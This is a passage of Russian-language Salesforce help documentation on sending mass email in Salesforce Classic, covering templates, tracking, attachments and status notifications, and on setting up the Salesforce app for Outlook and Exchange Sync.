При наличии полномочия **«Управление пользователями»** введите *«Пользователи пакетных электронных рассылок»* в поле **«Быстрый поиск»** в меню **«Настройка»** и выберите **«Пользователи пакетных электронных рассылок»**.

2. Выберите нужное списковое представление получателей и нажмите кнопку **«Начать»**.
3. Все получатели, перечисленные в списковом представлении, выбираются по умолчанию. Чтобы удалить получателей, снимите флажки напротив нужных имен.
4. Нажмите кнопку **«Далее»**.
5. Выберите шаблон эл. почты.
6. Чтобы просмотреть шаблоны, воспользуйтесь ссылками **«Предварительный просмотр»**.
7. Нажмите кнопку **«Далее»**.
8. Настройте используемые параметры обработки на странице подтверждения. Имя пакетной электронной рассылки отображается только в очереди рассылок и статусных сообщениях, отправленных системой Salesforce, и не отображается в отправляемых сообщениях.
9. Отправьте или запланируйте отправку сообщения эл. почты в разделе **«Параметры доставки»**.
10. Нажмите кнопки **«Отправить»** и **«Готово»**.

СМ. ТАКЖЕ:

[Рекомендации по пакетной отправке эл. почты](#)

[Рекомендации по отправке пакетной электронной рассылки](#)

[Просмотр состояния пакетной электронной рассылки](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки пакетных электронных рассылок контактам, организациям-лицам или интересам:

- **«Пакетная электронная рассылка»**

Для отправки пакетных электронных рассылок сотрудникам:

- **«Пакетная электронная рассылка»**

И

**«Управление пользователями»**

Для отправки и регистрации пакетных электронных рассылок в связанном списке **«Журнал действий»**:

- **«Пакетная электронная рассылка»**

И

**«Редактирование задач»**

## Рекомендации по отправке сообщений эл. почты в Salesforce Classic

Прежде чем начать отправку сообщений эл. почты, обратите внимание на несколько ключевых моментов.

### Общие сведения

- В поле «Кому» можно вводить только одно имя.
- Функция проверки орфографии поддерживает не все языки, используемые системой Salesforce. Например, функция проверки орфографии не поддерживает тайский и русский языки, а также некоторые языки с двухбайтовой кодировкой символов (японский, корейский и китайский).
- Подпись можно добавлять только в текстовые сообщения эл. почты.

### Шаблоны эл. почты

- При составлении сообщений эл. почты можно воспользоваться предопределенным шаблоном. Для индивидуализации сообщения можно добавить поля слияния, которые заменяются информацией из записи Salesforce при отправке сообщения эл. почты. Например, компания может использовать стандартный шаблон для передачи клиентам сведений о решениях по обращениям. Администратор системы Salesforce может поддерживать корпоративные шаблоны, а пользователь может создавать собственные.
- Шаблоны эл. почты предоставляют доступ только к полям, доступным посредством макета страницы и параметров безопасности. (Безопасность поля доступна только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.)
- Если шаблон содержит поле слияния, которому соответствует пустое поле отдельной записи, то данное поле не отображается в отправленном сообщении эл. почты. Чтобы найти такие пустые поля, измените списковое представление получателей для поиска полей слияния, используемых в шаблоне. Затем введите критерий «<поле> равно», а третье поле оставьте незаполненным. Прежде чем отправить сообщение эл. почты, измените записи, содержащие пустые поля.
- Изменения, вносимые в шаблон сообщения эл. почты, влияют только на HTML-версию шаблона.
- Изменять настраиваемые шаблоны эл. почты нельзя.

### Отслеживание сообщений эл. почты

Чтобы отследить отправленное сообщение эл. почты, используйте HTML-форматирование при его составлении и убедитесь, что администратор Salesforce добавил связанный список «Статус HTML-сообщения эл. почты» на страницы контактов, интересующихся клиентов и организаций-лиц.

## Рекомендации по отправке сообщений эл. почты в Salesforce Classic

Просмотрите дополнительную информацию об отправке сообщений эл. почты, в том числе сведения об общих функциях, отслеживании сообщений и добавлении вложений.

### Общие сведения

#### Отправители сообщений

Сообщение эл. почты, связанное с записью, может отправить любое лицо с доступом к просмотру или редактированию записи.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

## Адреса

При необходимости выберите адрес эл. почты для контактов или интересов, содержащих несколько полей эл. почты.

Для разделения нескольких адресов эл. почты в полях «Кому (дополнительно)», «Копия» и «СК» используйте точку с запятой, запятую, пробел или отдельную строку.

Если организация использует функцию управления возвратом, то система Salesforce отображает сообщение об ошибке при возврате сообщения эл. почты. Чтобы обновить адрес эл. почты и проверить его работу, щелкните ссылку в сообщении об ошибке.

## Связывание записей

При составлении сообщения эл. почты можно выбрать другую запись (например, организацию, обращение или настраиваемый объект) для связывания с этим сообщением.

## Отображение отправленных сообщений эл. почты

Сообщения эл. почты, отправленные с помощью кнопки **«Отправить сообщение эл. почты»**, добавляются в связанный список «Журнал действий» соответствующих записей. Элемент связанного списка «Журнал действий» выглядит следующим образом: «Сообщение эл. почты: *тема*». Чтобы просмотреть текст сообщения эл. почты, щелкните тему нужного сообщения.



**Прим.:** Для записей, относящихся к интересам, сообщение эл. почты не добавляется в журнал действий, если поле «Кому» не заполнено.

Сообщения эл. почты организаций Salesforce с включенной функцией Email-to-Case или On-Demand Email-to-Case, отправленные из связанного списка обращения «Эл. почта», сохраняются в связанном списке «Эл. почта».

## Отслеживание

### HTML-форматирование

В связанном списке «Статус HTML-сообщения эл. почты» отображаются дата первого просмотра сообщения, количество просмотров и дата последнего просмотра.

Данный список содержит автоматические сообщения эл. почты (например, сообщения, отправленные правилами ответа Web-to-Lead и Web-to-Case).

### Составление отчетов

Чтобы составить отчет по статистике, указанной в связанном списке «Статус HTML-сообщения эл. почты», воспользуйтесь отчетом «Статус HTML-сообщения эл. почты» на вкладке «Отчеты».

## Вложения

### Размер файла

При добавлении нескольких файлов общий размер всех вложенных файлов не должен превышать 10 Мб.

Если общий размер файлов вложений эл. почты превышает 3 Мб или применяется пакетная электронная рассылка, система Salesforce отправляет несколько ссылок. Например, если пользователь отправляет два вложения размером 1,7 Мб каждое, получателю отправляется две ссылки.

### Сохранение

Чтобы сохранить вложение, отправленное с сообщением эл. почты, позже свяжите вложение с сообщением или отправьте сообщение с вложением в систему Salesforce посредством функции Email-to-Case, Email-to-Salesforce, On-Demand Email-to-Case или приложения Salesforce for Outlook.

Вложения, отправленные в виде ссылок, хранятся в течение 30 дней.


СМ. ТАКЖЕ:

[Отправка сообщений эл. почты в Salesforce Classic](#)

[Пакетная электронная рассылка в Salesforce Classic](#)

## Рекомендации по пакетной отправке эл. почты

Прежде чем использовать пакетную отправку эл. почты, рассмотрите следующие рекомендации.

- Пакетная электронная рассылка может быть отправлена списку получателей, содержащему контакты, интересы, организации-лица и пользователей, доступных в системе Salesforce.
- Если стандартное поле эл. почты скрывается параметрами безопасности, то ссылка «Пакетная электронная рассылка» не отображается для контактов и интересов.
- Пакетная электронная рассылка может быть отправлена только на адрес, указанный в стандартном поле эл. почты. Пакетная электронная рассылка не поддерживает настраиваемые поля эл. почты.
- Прежде чем выполнить пакетную электронную рассылку, создайте настраиваемое представление контактов, интересов, организаций-лиц или обращений без адреса эл. почты. Выберите критерий поиска «Адрес эл. почты» "равно" и пропустите третье поле. При необходимости данные записи могут быть обновлены перед отправкой сообщений эл. почты. Адрес эл. почты проверяется только путем отправки настоящего сообщения эл. почты.
- Шаблон эл. почты Visualforce не поддерживает пакетные электронные рассылки.
- Вложения, добавленные в пакетную электронную рассылку, отправляются в виде ссылок, а не файлов. При выборе ссылки, добавленной в сообщение эл. почты, вложение открывается в отдельном окне обозревателя и становится доступным для загрузки. Вложения хранятся в течение 30 дней.
-  **Прим.:** Количество адресатов и количество отправленных сообщений в статусных сообщениях пакетной электронной рассылки могут отличаться в следующих случаях.
  - Пакетная электронная рассылка превышает ежедневное ограничение по количеству пакетных электронных рассылок. Система Salesforce не отправляет сообщение выбранным получателям.
  - Как минимум один выбранный получатель отменил возможность получения пакетных электронных рассылок после планирования, но перед обработкой пакетной электронной рассылки.
  - Адрес эл. почты как минимум одного выбранного получателя удален из контактов или интересов после планирования, но перед обработкой пакетной электронной рассылки.
  - Пользователь, выполнивший пакетную электронную рассылку, деактивирован после планирования, но перед обработкой пакетной электронной рассылки. Система Salesforce не выполняет пакетные электронные рассылки, запланированные деактивированным пользователем.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Рекомендации по отправке пакетной электронной рассылки

При использовании пакетной электронной рассылки используйте эти рекомендации для получения дополнительной информации.

- По умолчанию представления «Мои контакты», «Мои интересы», «Активные пользователи» и «Мои обращения» содержат все записи с адресом эл. почты. Чтобы изменить список получателей, создайте настраиваемое представление. Контакты, интересы или организации-лица, помеченные флажком «Без рассылки по эл. почте», и записи без адреса эл. почты исключаются из соответствующих списков рассылки. Организации-лица отображаются в списковых представлениях контактов.
- Окно предварительного просмотра шаблона эл. почты отображает шаблон со всеми полями слияния (например, `{ !Account.AccountNumber }`). При отправке эл. почты данные поля слияния заполняются сведениями из записей получателей или любым соответствующим текстом замены.
- Если установлен флажок «Сохранять действие для каждого сообщения» (установлен по умолчанию), элемент списка «Журнал действий» связывается с контактом, интересом или организацией-лицом и отображается как «Пакетная электронная рассылка: <Описание шаблона>». Тема, текст и вложения сообщения эл. почты не хранятся в элементе связанного списка «Журнал действий». Регистрация элементов связанного списка «Журнал действий» доступна только при наличии права на просмотр или редактирование записей в списке получателей и полномочия «Редактирование задач».
- При выборе параметра доставки эл. почты **«Уведомить отправителя о завершении пакетной электронной рассылки»** система Salesforce отправляет пользователю автоматическое статусное сообщение эл. почты для каждой выполненной пакетной электронной рассылки. Тема статусного сообщения эл. почты содержит значение, введенное в поле «Имя пакетной электронной рассылки» при отправке.
- В разделе личных параметров можно ввести строку **«Пакетные электронные рассылки»** в поле «Быстрый поиск», а затем выбрать **«Пакетные электронные рассылки»** или **«Мои пакетные электронные рассылки»**, чтобы просмотреть или отменить запланированные пакетные электронные рассылки.

Для просмотра и отмены пакетных рассылок, запланированных любым пользователем в организации, введите **«Пакетные электронные рассылки»** в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакетные электронные рассылки»**.

СМ. ТАКЖЕ:

[Пакетная электронная рассылка в Salesforce Classic](#)

[Настройка параметров доставки](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Просмотр состояния пакетной электронной рассылки

Оставайтесь в курсе событий благодаря автоматическим сообщениям эл. почты о состоянии каждой пакетной электронной рассылки.

1. Настройте организацию в системе Salesforce на получение уведомлений по эл. почте, связанных с пакетной рассылкой. Дополнительную информацию можно получить у администратора Salesforce.
2. При создании пакетной электронной рассылки введите значение в поле «Имя пакетной электронной рассылки». Это значение отображается в теме сообщения о состоянии.
3. Отправьте пакетную рассылку.

Полученное сообщение о состоянии отображает количество адресатов и отправленных копий пакетной электронной рассылки.

СМ. ТАКЖЕ:

[Рекомендации по отправке пакетной электронной рассылки](#)

[Настройка параметров доставки](#)

[Индивидуальная настройка системы Salesforce](#)

## Использование Salesforce в почтовых приложениях Microsoft®

Важные сообщения электронной почты Microsoft можно соотнести с записями Salesforce (контактами, интересами и возможностями). При этом связанное содержимое Salesforce можно просматривать прямо в почтовых приложениях Microsoft.

Выбирайте облачные и настольные интеграционные продукты Microsoft вместе с администратором Salesforce.

[Облачное приложение Salesforce для Outlook](#)

Будьте в курсе важных возможностей в сфере продаж для работы с почтовым приложением Microsoft®. Повышайте эффективность управления продажами с помощью веб-приложения Outlook®, Outlook 2016 или Outlook 2013 совместно с Microsoft Office 365™. Связывайте сообщения эл. почты и вложения с записями Salesforce без установки и обслуживания специализированного программного обеспечения. Синхронизируйте контакты и события между почтовыми приложениями и Salesforce посредством Exchange Sync (бета-версия).

[ПО для настольных ПК Salesforce для Outlook](#)

Синхронизация контактов, событий и задач между версией Outlook для настольных ПК и Salesforce. Выберите сообщение электронной почты в Outlook, чтобы увидеть связанные записи Salesforce, например интересы, контакты, задачи и коммерческие возможности. Свяжите это сообщение электронной почты с выбранными записями Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## Облачное приложение Salesforce для Outlook

Будьте в курсе важных возможностей в сфере продаж для работы с почтовым приложением Microsoft®. Повышайте эффективность управления продажами с помощью веб-приложения Outlook®, Outlook 2016 или Outlook 2013 совместно с Microsoft Office 365™. Связывайте сообщения эл. почты и вложения с записями Salesforce без установки и обслуживания специализированного программного обеспечения. Синхронизируйте контакты и события между почтовыми приложениями и Salesforce посредством Exchange Sync (бета-версия).

Создавайте контакты, события, интересы, возможности, задачи и обращения Salesforce непосредственно в почтовом приложении.

### Приложение Salesforce для Outlook

Будьте в курсе важных возможностей в сфере продаж для работы с почтовым приложением. Вы можете повысить эффективность управления продажами с помощью веб-приложения Outlook®, Outlook 2016 или Outlook 2013 совместно с Microsoft Office 365™. Связывайте сообщения эл. почты и вложения с записями Salesforce. И быстро создавайте записи Salesforce непосредственно в почтовом приложении.

### Синхронизация элементов Microsoft® посредством Exchange Sync (бета-версия)

Поддерживайте синхронизацию контактов и событий между системой электронной почты и Salesforce без установки и технического обслуживания программного обеспечения.

## Приложение Salesforce для Outlook

Будьте в курсе важных возможностей в сфере продаж для работы с почтовым приложением. Вы можете повысить эффективность управления продажами с помощью веб-приложения Outlook®, Outlook 2016 или Outlook 2013 совместно с Microsoft Office 365™. Связывайте сообщения эл. почты и вложения с записями Salesforce. И быстро создавайте записи Salesforce непосредственно в почтовом приложении.

После того как администратор подключит приложение Salesforce для Outlook, вам следует выполнить одноразовые процедуры, чтобы содержимое Salesforce отображалось в почтовом приложении.

После входа в эл. почту (1) и выбора Salesforce (2) появятся соответствующие записи, связанные с продажами (3). Если администратор включил функцию «Общедоступные действия», то можно добавить сообщение эл. почты для нескольких контактов. Кроме того, эл. сообщение можно добавить к записи другого типа, которая принимает задачи (например, возможность, интерес или обращение). При желании, к записи добавляются вложения эл. почты.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**





Выберите запись, чтобы просмотреть дополнительные сведения в почтовом приложении. Также можно получить полные сведения о записи или эл. сообщении, добавленном к записи, непосредственно в Salesforce (4).

Участники событий в календарях Microsoft могут просматривать соответствующие записи Salesforce. Для этого следует открыть событие в почтовом приложении Microsoft. Затем надо выбрать Salesforce (1).



Появятся соответствующие записи Salesforce (2). После выбора записи можно просмотреть дополнительные сведения в почтовом приложении (подобно работе с сообщениями эл. почты). Полную информацию о записи также можно получить непосредственно в Salesforce (3).

Для организаторов событий доступны разные представления записей Salesforce. Организатор открывает событие и выбирает «Настройки» > Salesforce. На правой панели отображаются соответствующие записи.

### [Приложение Salesforce для Outlook. Требования к системе](#)

Убедитесь, что ваша система соответствует этим требованиям, перед тем как настроить приложение Salesforce для Outlook.

### [Настройка почтового приложения Microsoft® для использования Salesforce](#)

Подготовьте систему к добавлению сообщений эл. почты и вложений к записям Salesforce из веб-приложения Outlook (OWA), Outlook 2016 или Outlook 2013. В процессе работы с почтовым приложением Microsoft быстро создавайте записи Salesforce.

### [Использование Salesforce в почтовых приложениях Microsoft®](#)

Отслеживайте ход реализации продаж при доступе к записям о продажах, используя для этого веб-приложение Microsoft® Outlook® (OWA), Outlook 2016 и Outlook 2013, а также Office 365™.

СМ. ТАКЖЕ:

[Приложение Salesforce для Outlook. Требования к системе](#)

[Использование Salesforce в почтовых приложениях Microsoft®](#)

Приложение Salesforce для Outlook. Требования к системе

Убедитесь, что ваша система соответствует этим требованиям, перед тем как настроить приложение Salesforce для Outlook.

| Компонент                | Требования   |
|--------------------------|--|
| Сервер электронной почты | <p>Один из нижеуказанных вариантов.</p> <ul style="list-style-type: none"> <li>• Exchange 2016 или 2013 (локальное приложение)</li> <li>• Exchange Online с Office 365</li> </ul>  |
| Почтовое приложение      | <p>Один из нижеуказанных вариантов.</p> <ul style="list-style-type: none"> <li>• Веб-приложение Outlook</li> <li>• Microsoft Outlook® 2016 или 2013</li> </ul>   |
| Обозреватель             | <p>Разрешить файлы cookie от Salesforce при помощи одного из следующих браузеров:</p> <ul style="list-style-type: none"> <li>• Microsoft Internet Explorer® 10 и 11</li> <li>• Microsoft Edge (последняя стабильная версия)</li> <li>• Google Chrome™ (последняя стабильная версия)</li> <li>• Mozilla® Firefox® (последняя стабильная версия)</li> <li>• Mozilla® Firefox® (последняя стабильная версия)</li> </ul> |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Настройка почтового приложения Microsoft® для использования Salesforce

Подготовьте систему к добавлению сообщений эл. почты и вложений к записям Salesforce из веб-приложения Outlook (OWA), Outlook 2016 или Outlook 2013. В процессе работы с почтовым приложением Microsoft быстро создавайте записи Salesforce.

### 1. Получение доступа к приложению Salesforce для Outlook

Выполните первый шаг для получения доступа к содержимому Salesforce, связанному с продажами, непосредственно в веб-приложении Microsoft® Outlook® (OWA), Outlook 2016 и Outlook 2013.

### 2. Предоставление доступа к Salesforce почтовым приложениям Microsoft®

Подготовьте системы к созданию контактов Salesforce, а также к просмотру контактов, интересов и пользователей. В веб-приложении Outlook, Outlook 2016 и Outlook 2013 можно просматривать организации, возможности и обращения.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Настройка приложения  
Salesforce для Outlook

- "Приложение Salesforce для Outlook"


Проверка подлинности  
соединения между сервером  
Microsoft Exchange и  
системой Salesforce

- «Просмотр настройки и конфигурации»

## Получение доступа к приложению **Salesforce** для **Outlook**

Выполните первый шаг для получения доступа к содержимому Salesforce, связанному с продажами, непосредственно в веб-приложении Microsoft® Outlook® (OWA), Outlook 2016 и Outlook 2013.

1. В веб-приложении Outlook (OWA), Outlook 2016 или в Outlook 2013 откройте «Параметры», после чего выберите **Управление приложениями**. В этом разделе выберите **Salesforce**.



2. Если приложение недоступно, добавьте его из магазина Office.
3. После появления приложения включите его.

## Предоставление доступа к **Salesforce** почтовым приложениям **Microsoft**

Подготовьте системы к созданию контактов Salesforce, а также к просмотру контактов, интересов и пользователей. В веб-приложении Outlook, Outlook 2016 и Outlook 2013 можно просматривать организации, возможности и обращения.

1. В OWA, Outlook 2016 или Outlook 2013 выберите сообщение эл. почты из папки Входящие либо Отправленные. Выберите «**Salesforce**». Появится приглашение к входу в систему Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Настройка приложения  
Salesforce для Outlook

- «Приложение Salesforce для Outlook

Проверка подлинности  
соединения между сервером  
Microsoft Exchange и  
системой Salesforce

- «Просмотр настройки и конфигурации»

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Настройка приложения  
Salesforce для Outlook

- «Приложение Salesforce для Outlook



2. После входа в Salesforce вы увидите длинный код.
3. Скопируйте код из Salesforce в буфер обмена.
4. Вставьте код, после чего щелкните «Далее».



**Совет:** Процесс входа в систему можно упростить. Если в организации используется функция «Мой домен» или функция единой регистрации (SSO), мы рекомендуем следующий способ входа в Salesforce. Откройте вкладку в веб-обозревателе и войдите в Salesforce. Затем в другой вкладке веб-обозревателя или в приложении Outlook начните работу с приложением Salesforce for Outlook.

## Использование Salesforce в почтовых приложениях Microsoft®

Отслеживайте ход реализации продаж при доступе к записям о продажах, используя для этого веб-приложение Microsoft® Outlook® (OWA), Outlook 2016 и Outlook 2013, а также Office 365™.

1. В веб-приложении Outlook (OWA), Outlook 2016 или в Outlook 2013 выберите сообщение эл. почты в папке Входящие или Отправленные, либо событие из календаря.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ

Настройка приложения  
Salesforce для Outlook

- «Приложение Salesforce для Outlook»

Проверка подлинности  
соединения между сервером  
Microsoft Exchange и  
системой Salesforce

- «Просмотр настройки и конфигурации»



2. Выберите «Salesforce».
3. Сдвиньте экран вправо, чтобы увидеть сочетание из 15 элементов, например контактов, интересов, организаций и пользователей, а также до трех связанных учетных записей, возможностей и обращений. Если администратор активировал функцию «Общедоступные действия», добавляйте сообщения эл. почты и вложения к ним к группе контактов. Кроме того, эл. сообщение и вложения к нему можно добавить к записи другого типа, которая принимает задачи (например, возможность, интерес или обращение).

4. Быстро создавайте файлы Salesforce, например, события, возможности и интересы.
5. Выберите запись, чтобы просмотреть дополнительные сведения о ней в почтовом приложении. Также можно получить полные сведения о записи или эл. сообщении, добавленном к записи, непосредственно в Salesforce (4).


СМ. ТАКЖЕ:

[Приложение Salesforce для Outlook](#)

[Приложение Salesforce для Outlook. Требования к системе](#)

### Синхронизация элементов Microsoft® посредством Exchange Sync (бета-версия)

Поддерживайте синхронизацию контактов и событий между системой электронной почты и Salesforce без установки и технического обслуживания программного обеспечения.

 **Прим.:** В настоящее время доступна только бета-версия Exchange Sync, являющаяся полноценной, но имеющая некоторые ограничения.

Если ваш администратор организации настроил синхронизацию контактов и событий между системой электронной почты вашей компании и Salesforce, вы уже находитесь в пути, который приведет вас к повышению производительности. Это происходит потому, что нет необходимости вручную дублировать работу в обеих системах.

